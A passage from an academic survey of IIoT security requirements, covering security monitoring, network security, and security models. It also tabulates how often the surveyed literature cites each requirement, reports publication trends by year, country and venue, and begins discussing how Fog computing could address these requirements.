SECURITY MONITORING REQUIREMENTS, SOURCES THAT IDENTIFY THESE, AND THEIR INTEREST LEVEL RELATIVE TO THE CATEGORY. THE RELATIVE INTEREST LEVEL IS BASED ON THE PERCENTAGE OF WORKS ADDRESSING THE SPECIFIC SECURITY REQUIREMENT COMPARED TO THE TOTAL NUMBER OF PAPERS FOR THAT CATEGORY.

ID	Security requirement	Related sources	Relative interest	% within category
SM-01	infrastructure monitoring	[55], [115], [170], [171], [173], [176], [178], [181], [184], [185], [189]–[195], [197]–[199], [201]–[204], [206]–[208]	Very High	64%
SM-02	threat response	[55], [115], [175], [184], [187], [193], [198], [204]–[206]	Medium	24%
SM-03	handle heterogeneous sources	[193]	Low	2%
SM-04	security policy enforcement	[191], [199], [204]	Low	7%

monitor infrastructure, and respond to known and unknown threats when necessary [55], [193], [198], [206]. The reason these are deemed particularly important for the IIoT comes from the fact that older, less secure devices are likely to be connected to the network as well [208]. These devices cannot always be patched to protect against known vulnerabilities, and therefore require continuous monitoring. An example of this is the IDS proposed by Kim and Kang [189], which specifically targets the Modbus protocol, a widely used industrial control protocol, and a good example of an existing protocol severely lacking in security mechanisms. Similarly, the MQTT protocol has been covered like this [178]. A second reason can be found in providing protection against Denial of Service (DoS) attacks [115] and improving congestion control in general [187].

Hasan and Mouftah [184] state that latency is one of the major challenges for security monitoring systems, due to the geographical distance between devices in certain Industry 4.0 networks, network latency can become too high for acceptable response times to intrusions, especially when using Cloud security services.

Another identified challenge for security monitoring in the IIoT is the imbalance of data sets. Due to the sheer amount of data generated by IIoT devices and the low attack frequency, obtained data sets that can be used for machine learning approaches to intrusion detection tend to be very imbalanced [206].

Many proposed IDS solutions exist that are designed to work in the general IT domain. However, it becomes harder to monitor threats when taking into account the extreme environments in which some IIoT appliances are deployed, resource constraints, and data privacy requirements. On the other hand, as IIoT system activity is largely the result of automated processes, the traffic patterns tend to be fairly static and periodic, making it easier to perform accurate anomaly detection [180], [208]. Additionally, this predictability introduces the possibility for utilizing these patterns against the system through stealthy injection attacks [196], or to establish covert communication channels, as demonstrated in [172], and should be monitored against. In [176], Bernieri et al. show that this predictability can be used against attackers by developing a honeypot for a water distribution system. It simulates physical processes, and is able to detect attacks that aim to modify the system's behavior. A machine learning based IDS capable of detecting these types of attacks proposed in [181]. However, Genge et al [183] note that when monitoring the output of physical processes, care has to be taken to take the gradual decay of processes (e.g. the wear on equipment) into account. They show that this can be done through statistical analysis. As the authors observed, there is very little work done in this area, and more research is needed to develop sophisticated measures that incorporate for process aging.

Settanni et al. [198] propose a self-adapting IDS that detects anomalies in the range of certain control values. Their solution requires the continuous collection of logs of all connected devices to a central control system, which is acceptable in environments with reasonably powerful machines, but not in WSNs or other sparse environments with lightweight nodes. The anomaly detection algorithm for physical quantities proposed by Zugasti et al. [208] similarly looks at observed quantities. However, in this work, no attention is given to the resource overhead of this approach, nor where it should be deployed in an IIoT system.

Very recently, there has been a surge in interest in machine learning techniques for anomaly detection in IIoT. For example, [200] and [203] provide a performance comparison of various machine learning algorithms for detecting anomalies in IIoT, in [171], Al-Hawawreh et al. propose a deep neural network approach for use in brownfield installations, in [170] the authors propose a similar system for ransomware detection, and in [197], the authors employ machine learning to detect time synchronization attacks. In [173], Alem et al. acknowledge the power of machine learning, but warn against high potentially false-positive rates. To mitigate this, they propose a hybrid system, that derives a semantic model from the ISA95 standard. Then, using a neural network for anomaly detection, they can filter out false positives and categorize anomalies based as being malicious or just dysfunction. Deep learning IDSs do not come without risk. In [186], the authors show that one can reliably create adversarial samples that defeat deep learning based systems. The findings in [188] agree with this, as also there the authors manage to bypass machine learning systems. Additionally, they show two methods of increasing resilience through retraining of the networks. Robustness against adversarial samples is something that needs to be taken into account when using machine learning for security monitoring. For a more thorough overview of the state machine learning for industrial IDSs, we refer the interested reader to [207].

Moustafa et al. [193] identify the requirement for IIoT monitoring services to handle a large amount of heterogeneous data sources. Their proposed solution uses Markov models and a central processing system (with parts running both in the

Cloud and Fog). The data collection itself happens through middleware, thereby minimizing the overhead on resource-constrained devices.

Threat response is a requirement identified by many works in this area, e.g. [55], [198], [205]. While this is usually in the form of notifying security personnel and mitigating the threat by stopping the service, Babiceanu et al. [175] use the flexibility provided by Software Defined Networkings (SDNs) to let the network operate in multiple modes, increasingly trading quality of service for security.

Whereas some approaches focus on intrusion detection in one layer in the Edge-Cloud spectrum, Yan et al. [115] propose a monitoring framework that contains systems operating in the Edge, Fog, and Cloud layers. This way, resource overhead for extremely lightweight Edge devices is kept to a minimum, while at the same time allowing localized management and response through the Fog layer. The Cloud layer uses data analysis approaches to intelligently detect attacks. This is similar to the DDoS mitigation approach proposed by Zhou et al. [205], where local virtual network functions, Fog, and Cloud work together to respond to DDoS attacks.

Another aspect of security monitoring concerns the continuous monitoring of network traffic ensuring that network security policies are not violated. This type of monitoring is to help maintain the integrity required of Industry 4.0 network infrastructure, and as such does not target devices themselves, but rather SDN controllers and routing devices. Melis et al. [191] propose a live monitoring solution of flow permission controls, as well as a proactive formal verification mechanism of the security policies in SDN systems.

That security monitoring can also be proactive, can be seen by looking at the fuzzing frameworks proposed by Flores et al. [182] and Niedermaier et al. [45]. The authors of the latter propose a fuzzing framework, that continuously tries to "attack" networked services with randomized data streams. It is lightweight, and is able to identify vulnerabilities due to common software bugs such as buffer overflows. However, with an approach such as this, care has to be taken that system performance is not affected, and that critical services remain available. As such, fuzzers might mainly be a tool for security researchers, and developers aiming to create a highly secure product. But when deployed carefully, production systems can also utilize them to detect configuration errors and vulnerabilities.

That IIoT environments can benefit from specialized monitoring approaches can also be seen when looking at drone scenarios. In their behavior and vulnerability assessment, Sharma et al. [199] identify a number of security requirements that are specific to this scenario, as well as several requirements that are more generally applicable. Specifically, they identify the need for: identification mechanisms; continuous monitoring; predictive and highly accurate vulnerability assessments; and the ability for anomalous drones to be marked by the monitoring service, so that this information can be shared with all drones in a swarm. Their solution utilizes Petri Nets to monitor behavior. Some other proposed monitoring solutions aimed at drone scenarios are based on behavior rule specifications [192] and recursive parameter estimation [177]. Another example of specialized security monitoring is provided by Deshpande et al. [179] propose a heartbeat protocol catering specifically to WSNs, ensuring that overhead on the sensor level is minimal.

H. Network Security

Achieving adequate network security consists of many things, including authentication, secure transport, reliable and secure routing, and more. In previous sections we already discussed some of these, and will therefore focus on network infrastructure security.

With industrial networks becoming increasingly complex due to a large number of connected devices, we are faced with problems similar to those that occurred during the rapid expansion of the World Wide Web [187]. Because of this, many performance and scalability issues need to be addressed, such as bandwidth and latency contention. According to [212], many configuration, traffic control, and security systems rely on proprietary software which make integration in generic management frameworks impossible. At the same time, they state that network infrastructure is required to be flexible, to handle dynamic environments. To solve this challenge, two paradigms aimed at separating configuration and control from data transfer itself have been gaining traction: SDN and Network Function Virtualization (NFV). SDN concerns configuration and management, while NFV concerns virtual environments to run network and security functions on a layer that is abstracted the devices on which it runs. The authors propose an architecture using these paradigms to enforce security policies on switches with SDN and NFV capabilities, and move away from e.g. firewalls. They essentially attempt to address four security requirements through this approach: the ability to specify and enforce network security policies, to minimize management and configuration overhead, to allow for dynamic reconfiguration of the network and its security policies, and to minimize the overhead caused by enforcement of security policies. Other points where SDNs can improve system security are discussed in [217].

1) Latency and timeliness: Marchetto et al. [221] state that additionally connectivity and isolation between endpoints are network security requirements, although these can possibly be interpreted as security policies by themselves. While they identify these security requirements, their work addresses a slightly different matter: the Virtual Network Embedding problem, which concerns the placement of virtual network functions so that they are optimized and can be verified to correctly enforce the desired security policies. This can potentially be utilized by other works to keep overhead to a minimum and minimize network latency. Hu [218] also identifies latency as a challenge and states that the controllability and configurability of network architectures and applications are key elements in reducing latency. The implied requirement is thus that IIoT environments must be controllable and configurable at every level. This network latency issue is also relevant to security monitoring (previously discussed in Section V-G), as keeping latency to a minimum is a large issue in network monitoring services, and possible solutions include alteration of the network architecture [184].

TABLE XI
NETWORK SECURITY REQUIREMENTS, SOURCES THAT IDENTIFY THESE, AND THEIR INTEREST LEVEL RELATIVE TO THE CATEGORY. THE RELATIVE INTEREST LEVEL IS BASED ON THE PERCENTAGE OF WORKS ADDRESSING THE SPECIFIC SECURITY REQUIREMENT COMPARED TO THE TOTAL NUMBER OF PAPERS FOR THAT CATEGORY

ID	Security requirement	Related sources	Relative interest	% within category
NS-01	dynamicity of configuration	[212], [218], [219]	Medium	10%
NS-02	security policy enforcement	[221]	Low	3%
NS-03	management overhead minimization	[212], [224]	Low	7%
NS-04	network isolation	[129], [210], [211], [217], [220], [221], [224]	Medium	24%
NS-05	timeliness	[187], [213], [218]–[221]	Medium	21%
NS-06	availability (DoS, jamming, etc.)	[187], [214], [219], [221], [222], [226]	Medium	21%
NS-07	wireless transmission security	[32], [33], [209], [215], [216], [223]–[227]	High	34%

For time-critical applications, there exist specialized standards such as the Time Sensitive Networking (TSN) standards to provide deterministic and timely networking capabilities between systems. These applications often require remote access to sensors, actuators, and Programmable Logic Controller (PLC)s driving industrial devices. These connections must fulfill the same requirements as when those devices would be directly connected on the machine level [219]. For this, safety and security measures must be present in the network architecture to correctly prioritize such traffic.

With a gradual movement towards an IIoT enabled industrial process, it is expected that many legacy devices will remain operational for some time in parallel with new technologies, in a sunset phase. These legacy devices must thus be isolated from the internet, but care must be taken in the isolation technologies, as to not provide too much overhead in time-critical processes. To that end, Lackorzynski et al. [220] compare multiple readily available VPN solutions on metrics important to industrial appliances.

2) Availability: Latency is not the only issue. From a dependability perspective, single points of failure should be eliminated. However, with modern Cloud infrastructures, often the network virtualization solutions proposed by Cloud providers constrain customers to that one Cloud service provider [222]. To allow critical applications to utilize the Cloud for enhanced functionality, without sacrificing availability, the authors propose a platform to allow virtualized networks spanning multiple Cloud providers as well as private networks, while also solving the Virtual Network Embedding problem. This way, they are able to explore the flexibility of combining on-premises systems with Cloud systems, and satisfy privacy requirements by creating security policies limiting the mapping of sensitive NFV applications to specific classes of networks.

3) Wireless: Many smart devices make use of wireless technologies for data transmission. These wireless communication standards work on a lower level than the data transport technologies discussed in Section V-F1. However, the security requirements for wireless transmission that we found in the investigated literature largely overlap with those of data transport security. A common type of wireless communication technologies aimed at long-range low-power IoT devices are LPWAN technologies [229].

Chen et al. [223] list a number of security requirements in a review of the Narrow Band IoT (NB-IoT) standard. This standard was developed by the The 3rd Generation Partnership Project (3GPP) [252] and focuses on extremely low-power devices and indoor connections. The authors identify DoS as a much more apparent threat than in traditional networks, as low-power mobile devices will be easily drained from battery power. Another requirement is to prevent eavesdropping of transmissions, as information leakage can lead to devastating results. The authors also identify the need for devices to sign and encrypt their transmissions, in order to mitigate the potential impact of a compromised base station (they identify this as more likely than with traditional wireless technologies). Mutual authentication between devices and the base station is also mentioned, in order to prevent spoofing attacks. Recently, an exploratory investigation has shown that properties derived from the relative distance and direction between transmitters can help in identifying these types of attacks [32]. As the NB-IoT standard supports a large number of devices (100,000) being connected to one terminal, it is challenging to create sufficiently lightweight and efficient authentication and access control mechanisms for these.

Kail et al. [33] compare the security properties of several LPWAN technologies in the unlicensed bands. This comparison is done through the inspection of a number of capabilities that are to be expected of a secure standard, and therefore we consider them as sensible security requirements for wireless technologies: authentication, message integrity, confidentiality, Over-the-Air firmware upgrade capabilities, reliable communication, and key exchange capabilities. Note that these requirements are also already covered in other sections, so we do not list them in Table V-H. Additionally, they identify the need for protection against common attacks against wireless technologies, such as wide-band jamming, selective jamming, eavesdropping, traffic analysis, replay attacks, and wormhole attacks. Their conclusion is that further research on security and privacy-related features for low-power wireless communication standards is needed. Wang et al. [226] argue that in order to satisfy the confidentiality requirement, encryption techniques are not sufficient, and propose a friendly jamming scheme, making it harder for eavesdroppers to distinguish communication from noise.

6TiSCH [228] is a standardization effort by the Internet Engineering Task Force (IETF), aimed at low-power deterministic IPv6 communication for WSN technologies and industrial IIoT networks, by building on the IEEE 802.15.4 standard for low-rate Wireless Personal Area Network (WPAN)s, thus supporting a different category of devices than LPWAN technologies. Although timeliness is one of the major goals of 6TiSCH, it also aims to incorporate a variety of security properties. For example, the authors state that support for Datagram Transport Layer Security (DTLS) and TLS is taken into consideration. A further discussion of 6TiSCH security is given in [227]. Related to WPAN technology, Ulz et al. [225] propose a secure communication framework utilizing NFC, aimed at providing a reliable solution for mobile robots that need to communicate with machines. Due to the short-range nature, this naturally helps remedy eavesdropping and interference issues

The 5G standard also addresses IoT scenarios, and provides support for virtualization of network resources. This enables the creation of isolated network partitions with different demand profiles. Two key scenarios that 5G targets are massively deployed low-bandwidth IoT devices, and critical latency-sensitive applications. Both of these map very well to common IIoT and Industry 4.0 scenarios. Kurtz et al. [224] elaborate on network slicing, and how it can be realized through use of SDN and NFV technologies. The security requirements identified in their work concern strict isolation of network traffic, and the ability to provide hard service guarantees, such as on latency, data rate, and reliability. Additionally, they mention the need for manageability in this environment, as misconfiguration of systems can have a negative impact on the capabilities of the overall network. Their results show that 5G technologies can be used for real-time, critical applications.

I. Models and methodologies

In this subsection, we discuss proposed security models and methodologies in the investigated literature. As the security issues that these address are relatively high-level, the security requirements are relatively abstract and encompass multiple aspects of IIoT systems. Therefore, the security requirements listed in table V-I are to be interpreted as recommendations and tools to improve the degree to which other security requirements can be satisfied, as well as easing the process of doing so.

Shaabany [51] states that software and hardware should be designed carefully, with security in mind, in order to reduce the attack surface as much as possible during design time. Among some less-security related requirements, they argue that specialized functions should be standardized for reuse as much as possible (across manufacturers as well), that all components should be uniquely identifiable and that this identifier should be used in communication with other components, and that security guarantees should be given on every hierarchical level. To aid in addressing these needs, the authors propose a security-by-design approach encompassing both hardware and software. It is thus clear that security should be considered at every step of the development lifecycle of a system, and in [234], Eckhart et al. propose 14 security activities spread across multiple phases in the development process that have shown to be effective for cyber-physical systems. Maksuti et al. [42] take a more flexible stance than Shaabany, observing that security and business process performance will always come at the cost of each other. They state that one possible solution is to create a self-adapting system that can flexibly provide end-to-end security. To this end, they propose the investigation of self-adapting models and describe a relevant meta-model. As an example, they suggest that TLS sessions can be re-used for intermittent communication in situations where the threat is deemed to be low, but the rate at which they should be renewed can be dynamically scaled up and down to accommodate for differences in threat levels. Another security-by-design approach recommends the usage of security control assignment matrices to determine the types of security controls that should be present in various parts of a system [132].

It is often easier and more effective to create more specific architectural frameworks rather than generic ones, and the investigated literature contains specialized models and methods for various scenarios. The security-by-design approach in [165] specializes in actuating and sensing scenarios, while in [231], the authors introduce an integrated model aimed specifically at mobile e-health applications. Their approach also considers security issues at design time and can be integrated into more generic architectures. Craggs et al. [233] target research scenarios, and describe a reference architecture for research testbeds, making the accurate observation that real IIoT scenarios are likely to have a mixture of legacy and new technologies and that security solutions should account for this. In [237], a method for arriving at a security capability-model for IIoT supply-chains is described, as the authors identified that businesses generally lack insight in their own supply chains, which is a security liability. In a comprehensive work, McGinthy and Michaels [242] describe secure architectural frameworks for IIoT and WSN sensor nodes, with security features grouped by energy class. They address many security requirements that should be satisfied for these classes, including data confidentiality, attestable boot procedures, and key management. Becue et al. [23] state that it is necessary to improve the prevention, detection, investigation, and response to adversarial machine learning attempts on AI-powered modules. At the same time, humans and machines should aid in the surveillance of each other; if a human behaves anomalously, machines should be able to detect and report this, and vice versa. They propose using a "cyber-range" approach where digital twins of physical devices are modeled by a team of engineers using feedback from the operators, as well as common design techniques such as risk assessments. These digital twins are then used to simulate more optimized usage scenarios, and red/blue teams perform attack and response scenarios, that help the digital twin learn about how to protect and respond to attacks by itself. Once a digital twin is deemed sufficiently secure it can be used in production settings. This approach requires decisions that steer towards such a model early on in the architectural design process. This is also necessary for the model described by Condry and Nielson [26]. In this model, the authors leverage capabilities of gateways between control systems and the internet to allow for direct communication between control systems and client devices. Kondeva et al [240] observe that the fields of safety and security engineering are closely related but have their own techniques and methods. They consider that safety and security requirements should not clash with each other and that these should be integrated more tightly. To this

TABLE XII
MODELS AND METHODOLOGIES SECURITY REQUIREMENTS, SOURCES THAT IDENTIFY THESE, AND THEIR INTEREST LEVEL RELATIVE TO THE CATEGORY. THE RELATIVE INTEREST LEVEL IS BASED ON THE PERCENTAGE OF WORKS ADDRESSING THE SPECIFIC SECURITY REQUIREMENT COMPARED TO THE TOTAL NUMBER OF PAPERS FOR THAT CATEGORY.

ID	Security requirement	Related sources	Relative interest	% within category
MM-01	adequate risk/threat assessment	[43], [44], [83], [100], [126], [232], [235], [236], [241], [244]	High	33%
MM-02	minimization of overall attack surface	[51]	Low	3%
MM-03	security by design	[23], [26], [41], [42], [51], [132], [230], [231], [234], [240], [242], [243], [245]	High	43%

end, they introduce a method to generate attack trees from fault tree analysis.

Risk assessment for the IIoT is another field that has seen activity in recent years. In [126] and [44] two risk assessment models for the IIoT are presented. The first is mainly focused on water sewage systems, but has aspects that can be generalized, while the second aims to be general, and utilizes use cases as its input. The authors of [44] state that it is not possible to protect against threats without a proper risk assessment. The reason that traditional risk assessment methods are not adequate due to the complexity of integrating all the aspects of an IIoT system, and due to the increased impact factor in IoT environments because of the increased amount of physical assets and ways it can affect human lives. To this end, they propose a 10-phase comprehensive risk assessment method, that is able to capture many relevant aspects. Mouratidis and Diamantopoulu [43] take things even further by proposing a more formal security analysis method for the IIoT. In their method they build on the Secure Tropos language to allow for precise modeling of industrial environments, their security constraints, and relevant threats. They then use graph analysis to trace possible attack paths and identify which devices should satisfy certain security requirements. A more manual approach is taken by Boyes et al. [232]. They propose a multidimensional categorization framework, that can help with a better analysis of threats, aside from being useful as a more general categorization framework. They envision that a proper categorization of devices will help with identifying similar threats across different aspects of the IIoT domain.

As resource constraints are often a bottleneck for IIoT systems, it is perhaps surprising that there has not been a lot of work on modeling the overhead these bring. The only such work that was found in the literature is by Ivkic et al. [238], and describes an onion layer model that enables one to sum all overhead introduced by security functions.

J. Summary and Discussion

In our survey of the literature on security in the IIoT domain, we have extracted 49 security requirements covered by the investigated works, spread across 8 categories: Authentication, Access Control, Maintainability, Resilience, Data security and data sharing, Security Monitoring, Network Security, and Models and Methodologies. Additionally, we have made an effort to summarize the literature in our discussion.

In this subsection, we summarize the findings discussed in this section in two ways. Firstly, in Table XIII, we lay out the number of works per category, providing a measure of the distribution of the papers across categories. As detailed in Section V, the number of papers addressing each category is taken from Figure 2 as the number of papers appearing in the corresponding level 1 (i.e., subsection) and all level 2 (i.e., subsubsections) nodes, but removing duplicates. Secondly, we summarize all the identified research requirements in Table XIV, listed in reverse order by their popularity based on the total number of investigated works. Note that the overall interest for this table is computed based on the total number of works covered in this survey, and is thus different from earlier tables in this section where it was computed based on the numbers within each category. Table XV lists these new thresholds.

TABLE XIII
DISTRIBUTION OF THE INVESTIGATED PAPERS ACROSS THE CATEGORIES DISCUSSED IN THIS WORK.

ID	Category	Papers (N°)	%
A	Authentication	77	27%
AC	Access Control	16	6%
M	Maintainability	15	5%
R	Resilience	16	6%
DSS	Data Security and Data Sharing	58	20%
SM	Security Monitoring	42	15%
NS	Network Security	29	10%
MM	Models and Methodologies	30	11%

A few observations can be made when looking at the popularity of the categories, which are laid out in Table XIII.

Firstly, research interest in Authentication, together with Data Security and Data Sharing appears significantly higher than the other categories. This is interesting because these intuitively also have the most in common with standard IoT scenarios. At the same time, the very IIoT-centered categories of Maintainability and Resilience are some of the least active. We believe that this exposes a promising area for new research.

Access Control has seemingly been of the least interest, perhaps because many of its security requirements and works are already implicitly treated in the Authentication section, and various works present frameworks that provide both, but are discussed in the Authentication category.

Security Monitoring is also fairly popular, with 41 works discussing it in various ways. What stands out about this category is that considering its popularity, there are relatively few (4) different requirements covered in the literature. This stands out even more when looking at Table XIV, where requirement SM-01 is the most popular of all. Further, both SM-01 and DSS-05 have seen significantly more interest

TABLE XIV
POPULARITY OF THE INDIVIDUAL REQUIREMENTS, TAKEN AS A PERCENTAGE OF THE TOTAL NUMBER OF UNIQUE WORKS COVERED IN THIS SURVEY.

Overall interest	ID	Security Requirement	Category	Overall %
Very High	SM-01	infrastructure monitoring	Security Monitoring	9.5%
	DSS-05	secure external data storage	Data Security and Data Sharing	7.1%
	A-06	mutual authentication	Authentication	4.6%
	MM-03	security by design	Models and Methodologies	4.6%
High	DSS-02	data confidentiality	Data Security and Data Sharing	3.9%
	A-02	key distribution	Authentication	3.5%
	SM-02	threat response	Security Monitoring	3.5%
	NS-07	wireless transmission security	Network Security	3.5%
	MM-01	adequate risk/threat assessment	Models and Methodologies	3.5%
	A-08	minimization of user interaction	Authentication	2.8%
	AC-04	decentralized AC	Access Control	2.8%
Medium	A-01	multi-factor authentication	Authentication	2.5%
	NS-04	network isolation	Network Security	2.5%
	A-07	privacy-preserving authentication	Authentication	2.1%
	NS-05	timeliness	Network Security	2.1%
	NS-06	availability (DoS, jamming, etc.)	Network Security	2.1%
	A-03	node addition, revocation, rekeying	Authentication	1.8%
	A-04	decentralized key management	Authentication	1.8%
	AC-02	fine-grained AC	Access Control	1.8%
	R-01	continuation of operation with compromised subsystems	Resilience	1.8%
	R-03	standards compliance	Resilience	1.8%
	A-10	attestation	Authentication	1.4%
	AC-01	handle dynamic changes	Access Control	1.4%
	M-01	software updateability	Maintainability	1.4%
	M-08	secure status transfer	Maintainability	1.4%
	DSS-04	secure data transport	Data Security and Data Sharing	1.4%
	A-09	non-repudation	Authentication	1.1%
	AC-06	transparency	Access Control	1.1%
	M-02	configuration updateability	Maintainability	1.1%
	M-03	disturbance-free updates	Maintainability	1.1%
	DSS-06	data flow control	Data Security and Data Sharing	1.1%
	DSS-07	data protection legislation compliance	Data Security and Data Sharing	1.1%
	SM-04	security policy enforcement	Security Monitoring	1.1%
	NS-01	dynamicity of configuration	Network Security	1.1%
Low	AC-03	centralized AC	Access Control	0.7%
	AC-05	privacy-preserving AC	Access Control	0.7%
	M-05	traceability	Maintainability	0.7%
	M-06	compatibility	Maintainability	0.7%
	R-02	operation with intermittent connectivity	Resilience	0.7%
	NS-03	management overhead minimization	Network Security	0.7%
	A-05	transitive authentication	Authentication	0.3%
	AC-07	compatibility	Access Control	0.3%
	M-04	usability of update process	Maintainability	0.3%
	M-07	transparency	Maintainability	0.3%
	DSS-01	data loss mitigation	Data Security and Data Sharing	0.3%
	DSS-03	standardization	Data Security and Data Sharing	0.3%
	SM-03	handle heterogeneous sources	Security Monitoring	0.3%
	NS-02	security policy enforcement	Network Security	0.3%
	MM-02	minimization of overall attack surface	Models and Methodologies	0.3%

than any other requirement. This is perhaps because these requirements are the most open-ended out of all identified requirements, thereby collecting a large variety of works that discuss them.

Finally, the observant eye might notice that in Table XIV the percentages sum up to 92.6%. This is because, throughout the study, roughly 7.4% of the investigated works identify some categories as requirements, meaning they have been included in this work, but do not identify any of the specific security requirements. Therefore, they are included in the category count, but not in the requirement count.

VI. Quantitative Results

In this section, we provide a quantitative analysis of the set of studies resulting from the presented research.

TABLE XV
INTEREST LEVELS ASSIGNED TO SECURITY REQUIREMENTS AND WEIGHTED ON THE COVERAGE OF EACH CATEGORY, APPLICABLE TO TABLE XIV

Weighted interest	Range (x)
Low	0%≤ x ≤1.0%
Medium	1.0% < x ≤2.5%
High	2.5% < x ≤4.0%
Very High	4.0% < x ≤100%

In particular, we address research questions (RQ2)-(RQ4) by analyzing the number of publications related to IIoT security over the years, the geographical distribution of these studies, and the favorite publication venues.

A. *Spread of publications throughout the years (RQ2)*

Figure 4 shows the number of publications between 2011 and 2019. Security research for the IIoT starts first appearing around 2011, being initially dormant but slowly growing from 2013 onward. In 2017, a drastic increase in activity can be seen. While it is tempting to attribute this growth to the fact that 2016 saw several serious IoT and industry related security incidents (such as Mirai [4] and Crashoverride/Industroyer [6]), which served to illustrate the importance of security on these devices, it should be noted that this is in line with the overall growth of IoT as a research area. In 2018 and 2019, the growth in activity continued, showing that the research community deems IIoT security to be of high importance.

B. *Geographical Distribution of IIoT Security Research (RQ3)*

The geographical distribution of research activity is shown in Figure 5. The data for this was obtained by extracting the country of affiliation of the first author of the considered studies.

German-speaking countries are strongly represented, making for a total of 22% of contributions. One possible explanation is that one of our search terms, *Industry 4.0*, was originally coined by the German government [253], thus, it might have seen higher adoption in German-speaking countries. This raises the question of whether our search terms were successful in providing a good global sample of studies in this field. We believe they were, since the field we are considering is very narrow; we specifically searched for *Industrial* challenges in order to be able to extract security requirements unique to this field. Furthermore, we have conducted reverse snowball sampling to ensure a fair research scope.

China and the United States of America are the two other major contributors. This can be attributed to the size of their industries and thus the relevance of research in this area. However, interestingly, 54% of the studies originate from Europe, showing that this topic is also regarded as highly relevant in countries with smaller industries.

The 'others' group consists of the 23 countries that have 3 or fewer publications in this field: Algeria, Belgium, Brazil, Czech Republic, Finland, Greece, Hungary, Iran, Ireland, Japan, Malaysia, Morocco, New Zealand, Norway, Pakistan, Qatar, Romania, Russia, Saudi Arabia, Serbia, Taiwan, Turkey, Ukraine.




Fig. 4. Number of publications per year.

C. *Venue Types for Publication (RQ4)*

We have grouped the studies based on the venue type of their publication, which is shown in Figure 6. As can be seen, conference proceedings are the most popular dissemination method, followed by journals. The 'others' category consists of venue types in which 4 or fewer publications were published: congresses, summits, and forums.

Looking at the specific venues of publication (Figure 7), it can be seen that the IEEE Transactions on Industrial Informatics journal is by far the most popular venue, with 25 publications. One noteworthy observation here is that, out of all considered studies, only 16 were published in venues focused on security. The vast majority of IIoT security-related works appears to be published in venues targeting industrial systems or IoT instead.

VII. Opportunities enabled by Fog computing

In Section V, we have extracted security requirements for the IIoT from the investigated literature and discussed a number of challenges that stand in the way of the adoption of conventional solutions to address these requirements. In this section, we reflect on the challenges and discuss how Fog computing shows promise as a remedy to a number of those.

It is important to note that Fog computing is a relatively new paradigm the exact definition of which is still being debated in the scientific community and often intersects with similar paradigms, such as Edge computing, Mobile Edge computing, and Mobile Cloud computing. To maintain consistency with earlier work, we use the definition of Fog computing as used in [254]; a paradigm that extends the Cloud and integrates Edge and IoT, while providing a new, horizontally scalable highly virtualized layer that distributes computing, storage, control, and networking capabilities across the Cloud-To-Things spectrum [8]. For a more detailed treatise on the differences between Fog, Edge, and other paradigms we refer the interested reader to [254].

Also, we are aware that a comprehensive and thorough discussion on how Fog computing could tackle the IIoT security requirements would require a dedicated treatment that would result in an entire paper itself, which is out of the scope of this work (for instance, in [255] we focus on how Cloud requirements can impact IoT). Thus, the aim of this section is to provide food for thought on the topic and a source of inspiration for future research, rather than an exhaustive analysis.

In detail, we first give the definition of Fog computing assumed in this work. Then, we revisit the majority of topics covered in Section V and depicted in Figure 8: authentication, access control, maintainability, resilience, data security and data sharing, security monitoring, and network security. For each of these, we discuss how we envision what Fog-enabled




Fig. 5. Demographic: geographical distribution of research activity based on first author's country of affiliation.




Fig. 6. Popularity of different venue types.




Fig. 7. Popularity of specific venues for publications.

solutions might look like and suggest potential research opportunities, but we leave confirmation of the validity of these ideas as a topic for further research. We close the section with a discussion on limitations and open challenges for Fog computing.




Fig. 8. Fog computing opportunities for IIoT security.

A. *Fog Computing*

Fog computing is a relatively recent computing paradigm born from the necessity to provide the missing link in the Cloud-to-Thing continuum [8].

According to the IEEE standard 1934-2018 [256], Fog computing is "a horizontal, system-level architecture that distributes computing, storage, control, and networking functions closer to the users along a cloud-to-thing continuum". Thus, Fog computing can be considered as an extension of Cloud computing that distributes the benefits of the Cloud closer to the IIoT and across multiple layers of the network topology.

Any system that wants to be compliant with the aforementioned definition of Fog computing needs to present the following attributes, also referred to as pillars: security, scalability, openness, autonomy, reliability, availability, serviceability, agility, hierarchy, and programmability. A thorough discussion of these pillars can be found in [8], [256].

In this setting, the fog node is "the physical and logical network element that implements fog computing services" [8]. Since Fog nodes can be placed on-premises, they can be accessed by devices even when the connection to the outside world is failing. This helps us in identifying research opportunities for issues arising from intermittent connectivity. Note that this can be generalized: if there is a connection failure anywhere on the route from the (local) Fog node to the (remote) Cloud, then all Fog nodes that are positioned *before* the unreachable hop are still reachable and thus able to provide the local system with their services.

B. *Fog-enabled Authentication*

When looking at the authentication challenges discussed in Section V-B, it can be observed that there are a number of points where a Fog node can be helpful in addressing them.

A first intuitive way of applying Fog computing to these challenges can be found by considering existing authentication solutions that require third-party servers in their setup or execution, such as [63], [86], [93]. A Fog node fits the requirements for these servers perfectly, as it is not severely restrained by computational or energy resources, is on-premises, and has very low response times. If Fog computing nodes are considered as part of the infrastructure, many of the issues with relying on a third-party server are thus addressed "for free".

